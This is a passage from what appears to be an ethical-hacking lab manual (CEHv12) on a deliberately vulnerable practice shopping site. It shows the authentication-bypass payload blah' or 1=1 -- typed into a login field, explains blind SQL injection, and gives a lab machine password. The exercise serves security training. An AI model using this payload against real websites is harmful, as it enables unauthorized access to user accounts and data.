
4. The **GOOD SHOPPING** home page loads. Assume that you are new to this site and have never registered with it; click **LOGIN** on the menu bar.



5. In the **Username** field, type the query **blah' or 1=1 --** as your login name, and leave the password field empty. Click the **Log in** button.



6. You are now logged into the website with a fake login, even though your credentials are not valid. Now, you can browse all the site's pages as a registered member. After browsing the site, click **Logout** from the top-right corner of the webpage.



Note: Blind SQL injection is used when a web application is vulnerable to an SQL injection, but the results of the injection are not visible to the attacker. It is identical to a normal SQL injection except that when an attacker attempts to exploit an application, rather than seeing a useful (i.e., information-rich) error message, a generic custom page is displayed. In blind SQL injection, an attacker poses a true or false question to the database to see if the application is vulnerable to SQL injection.


7. Now, we shall create a user account using the SQL injection query. Before proceeding with this sub-task, we shall first examine the login database of the **GoodShopping** website.

8. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine.


9. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

